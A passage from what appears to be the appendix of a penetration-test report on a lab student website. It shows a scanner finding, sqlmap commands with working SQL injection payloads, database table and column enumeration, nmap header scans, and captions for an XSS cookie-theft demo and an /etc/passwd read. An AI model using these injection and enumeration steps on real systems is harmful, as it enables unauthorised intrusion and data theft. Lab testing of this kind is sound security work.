c}return-1},merge:function(a,b){var c=+b.length,d=0,e=a.length;while(c>d)a[e++]=b[d++];if(c!==c)while(void 0!==b[d])a[e++]=b[d++];return a.length=e,a},grep:function(a,b,c){for(var d,e=[],f=0,g=a.length,h=!c;g>f;f++)d=!b(a[f],f),d!==h&&e.push(a[f]);return e},map:function(a,b,c){var d,e,g=0,h=[];if(s(a))for(d=a.length;d>g;g++)e=b(a[g],g,c),null!=e&&h.push(e);else for(g in a)e=b(a[g],g,c),null!=e&&h.push(e);return f.apply([],h)},guid:1,proxy:function(a,b){var c,d,f;return"string"==typeof b&&(f=a[b],b=a,a=f),n.isFunction(a)?(c=e.call(arguments,2),d=function(){return a.apply(b||this,c.concat(e.call(arguments)))},d.guid=a.guid=a.guid||n.guid++,d):void 0},now:function(){return+new Date},support:l}),"function"==typeof Symbol&&(n.fn[Symbol.iterator]=c[Symbol.iterator]),n.each("Boolean Number String Function Array Date RegExp Object Error Symbol".split(" "),function(a,b){i["[object "+b+"]"]=b.toLowerCase()});function s(a){var b=!!a&&"length"in

	The following comment/snippet was identified via the pattern: \bDB\b return b?(parseFloat(Sa(a,"marginLeft"))||(n.contains(a.ownerDocument,a)?a.getBoundingClientRect().left-Pa(a,{marginLeft:0},function(){return a.getBoundingClientRect().left}):0))+"px":void 0}),n.each({margin:"",padding:"",border:"Width"},function(a,b){n.cssHooks[a+b]={expand:function(c){ [illegible]
	[illegible]
Reference	
CWE Id	200
WASC Id	13
Source ID	3

Informational (Low)	**Timestamp Disclosure - Unix**
Description	A timestamp was disclosed by the application/web server - Unix
URL	http://192.168.1.20/images/milonic_src.js
Method	GET
Evidence	20020823
URL	http://192.168.1.20/css/bootstrap.min.css
Method	GET
Evidence	00000000
URL	http://192.168.1.20/css/bootstrap.min.css
Method	GET
Evidence	66666667
URL	http://192.168.1.20/images/blue_exit.ico
Method	GET
Evidence	0123456789
URL	http://192.168.1.20/css/bootstrap.min.css
Method	GET
Evidence	42857143
URL	http://192.168.1.20/images/bulk_return.ico
Method	GET
Evidence	123456789
URL	http://192.168.1.20/css/bootstrap.min.css
Method	GET
Evidence	33333333
URL	http://192.168.1.20/css/bootstrap.min.css
Method	GET
Evidence	80000000
URL	http://192.168.1.20/images/milonic_src.js
Method	GET
Evidence	20040804
URL	http://192.168.1.20/images/mmenudom.js
Method	GET
Evidence	68726566
URL	http://192.168.1.20/images/milonic_src.js
Method	GET
Evidence	20010726
URL	http://192.168.1.20/qtip/jquery.qtip.min.js
Method	GET
Evidence	0000000000
URL	http://192.168.1.20/images/milonic_src.js
Method	GET
Evidence	20080000
Instances	13
Solution	Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.
Other information	20020823, which evaluates to: 1970-08-20 17:20:23
Reference	http://projects.webappsec.org/w/page/13246936/Information%20Leakage
CWE Id	200
WASC Id	13
Source ID	3

Figure 7-3 Login POST Request for SQLMAP

```
POST / HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 45

username=hpotter&password=hacklab&login=login
```

Figure 7-4 Basic SQLMAP Scan

```
root@kali:~# sqlmap -r ~/Desktop/stulogin.txt -p login
```

```
[07:10:29] [INFO] parsing HTTP request from '/root/Desktop/stulogin.txt'
[07:10:30] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=hcl44e5ohra ... edfvbt2j13;SecretCookie=61484276644 ... 304e6a4d77'). Do you want to use th
[07:10:33] [INFO] testing if the target URL content is stable
[07:10:33] [INFO] target URL content is stable
[07:10:33] [WARNING] heuristic (basic) test shows that POST parameter 'login' might not be injectable
[07:10:33] [INFO] testing for SQL injection on POST parameter 'login'
[07:10:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:10:34] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[07:10:34] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[07:10:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[07:10:34] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[07:10:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[07:10:34] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[07:10:34] [INFO] testing 'MySQL inline queries'
[07:10:34] [INFO] testing 'PostgreSQL inline queries'
[07:10:34] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[07:10:34] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[07:10:34] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[07:10:34] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[07:10:34] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[07:10:34] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[07:10:34] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[07:10:34] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n
[07:10:37] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[07:10:37] [WARNING] POST parameter 'login' does not seem to be injectable
[07:10:37] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. I
f you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or
switch '--random-agent'
[07:10:37] [WARNING] you haven't updated sqlmap for more than 365 days!!!
```

Figure 7-5 Fingerprint Scan using SQLMAP

```
root@kali:~# sqlmap -r ~/Desktop/stulogin.txt -f
```

```
[07:12:10] [INFO] parsing HTTP request from '/root/Desktop/stulogin.txt'
[07:12:10] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3bqkrkuuhpl ... itt4bk4pb2;SecretCookie=61484276644 ... 304e7a4d78'). Do you want to use th
[07:12:13] [INFO] testing if the target URL content is stable
[07:12:13] [INFO] target URL content is stable
[07:12:13] [INFO] testing if POST parameter 'username' is dynamic
[07:12:13] [INFO] POST parameter 'username' appears to be dynamic
[07:12:13] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable (possible DBMS: 'MySQL')
[07:12:13] [INFO] testing for SQL injection on POST parameter 'username'
[07:12:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'ing provided level (1) and risk (1) values? [Y/n]
[07:12:18] [INFO] POST parameter 'username' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="Successful")
[07:12:18] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[07:12:18] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[07:12:18] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[07:12:18] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[07:12:18] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[07:12:19] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[07:12:19] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[07:12:19] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[07:12:19] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[07:12:19] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[07:12:19] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
[07:12:19] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[07:12:19] [INFO] testing 'MySQL inline queries'
[07:12:19] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[07:12:19] [WARNING] time-based comparison requires larger statistical model, please wait.... (done)
[07:12:19] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
```




Figure 7-6 List of databases from SQLMAP





Figure 7-7 SQLMAP command



```
[07:43:30] [INFO] parsing HTTP request from '/root/Desktop/stulogin.txt'
[07:43:31] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=fpogsnlfvh4 ... fs1otbicn4;SecretCookie=61484276644 ... 324e6a4578'). Do you want to use th
ose [Y/n] sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: username=hpotter' AND 8771=8771 AND 'VSYJ'='VSYJ&password=hacklab&login=login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=hpotter' AND (SELECT 8745 FROM (SELECT(SLEEP(5)))PlEk) AND 'cXzh'='cXzh&password=hacklab&login=login
---
[07:43:33] [INFO] testing MySQL
[07:43:33] [INFO] confirming MySQL
[07:43:33] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[07:43:33] [INFO] fetching current database
[07:43:33] [INFO] resumed: vision
current database: 'vision'
[07:43:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.20'
[07:43:33] [WARNING] you haven't updated sqlmap for more than 365 days!!!
```

Figure 7-8 Tables gathered from the Vision Database from SQLMAP

```
root@kali:~# sqlmap -r ~/Desktop/stulogin.txt --dbms=MySQL -D vision --tables
```

```
Database: vision
[19 tables]
+----------------+
| bursarystudent |
| club           |
| clubmember     |
| expenditure    |
| grades         |
| image          |
| itempay        |
| nonstaff       |
| nonstaffpay    |
| payments       |
| spells         |
| staff          |
| student        |
| studentmark    |
| subject        |
| teacher        |
| teachercheck   |
| teachersalary  |
| users          |
+----------------+
```

Figure 7-9 Student Columns gathered from SQLMAP

```
root@kali:~# sqlmap -r ~/Desktop/stulogin.txt --dbms=MySQL -D vision -T student --columns
```

```
Database: vision
Table: student
[8 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| DOB        | varchar(20)  |
| favspell   | varchar(100) |
| favteacher | varchar(40)  |
| HOUSE      | varchar(30)  |
| SEX        | varchar(1)   |
| STNAME     | varchar(255) |
| STUDENT_ID | int(11)      |
| thumbnail  | varchar(100) |
+------------+--------------+
```

Figure 7-10 Teacher Columns gathered from SQLMAP

```
root@kali:~# sqlmap -r ~/Desktop/stulogin.txt --dbms=MySQL -D vision -T teacher --columns
```

```
Database: vision
Table: teacher
[2 columns]
+----------+------------+
| Column   | Type       |
+----------+------------+
| NAMES    | varchar(30)|
| TEACH_ID | int(11)    |
+----------+------------+
```

Figure 7-11 Unsuccessful retrieval of the Users Table Data from SQLMAP

```
root@kali:~# sqlmap -r /root/Desktop/stulogin.txt --dbms=MySQL -D vision -T users --dump
```

```
Database: vision
Table: users
[30 entries]
+---------+------------+-------+-------+---------+----------+----------+
| user_id | STUDENT_ID | FNAME | LNAME | LEVEL   | password | username |
+---------+------------+-------+-------+---------+----------+----------+
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
| NULL    | NULL       | NULL  | NULL  | NULL    | NULL     | NULL     |
+---------+------------+-------+-------+---------+----------+----------+
```

Figure 7-12 Successful SQL Injection Bypass Login

Figure 7-13 SQL Injection Errors from Login Page

```
<br />
<b>Warning</b>:  mysql_num_rows() expects parameter 1 to be resource, boolean given in
<b>/opt/lampp/htdocs/studentsite/index.php</b> on line <b>125</b><br />
<br />
<b>Warning</b>:  mysql_fetch_array() expects parameter 1 to be resource, boolean given in
<b>/opt/lampp/htdocs/studentsite/index.php</b> on line <b>126</b><br />
<script language="javascript">alert ("Username not found");window.history.back();</script>
```


7-14 NMAP Header Script Scans and Commands Used

```
root@kali:~# nmap 192.168.1.20 -p 80, 443 --script=http-headers
Nmap scan report for 192.168.1.20
Host is up (0.00048s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-headers:
|   Date: Sun, 06 Dec 2020 13:54:21 GMT
|   Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
|   X-Powered-By: PHP/5.6.34
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_  (Request type: HEAD)
MAC Address: 00:15:5D:00:04:04 (Microsoft)
```

```
root@kali:~# nmap 192.168.1.20 -p 80, 443 --script=http-methods
Nmap scan report for 192.168.1.20
Host is up (0.00048s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap done: 2 IP addresses (1 host up) scanned in 4.33 seconds
```

```
root@kali:~# nmap 192.168.1.20 -p 80, 443 --script=http-apache-negotiation
Nmap scan report for 192.168.1.20
Host is up (0.00040s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap done: 2 IP addresses (1 host up) scanned in 4.32 seconds
```

7-15 XXSSniper Tool Results against the Admin and Student Functionality






Figure 7-16 Example of Reflected XSS Attack on the Grades Page showing the Cookies




Figure 7-17 /etc/passwd





Figure 7-18 Other files on the Web Server that could be browsed









Figure 7-19 Example of Script Injection of Forms (Incorrectly Sanitised User Input)



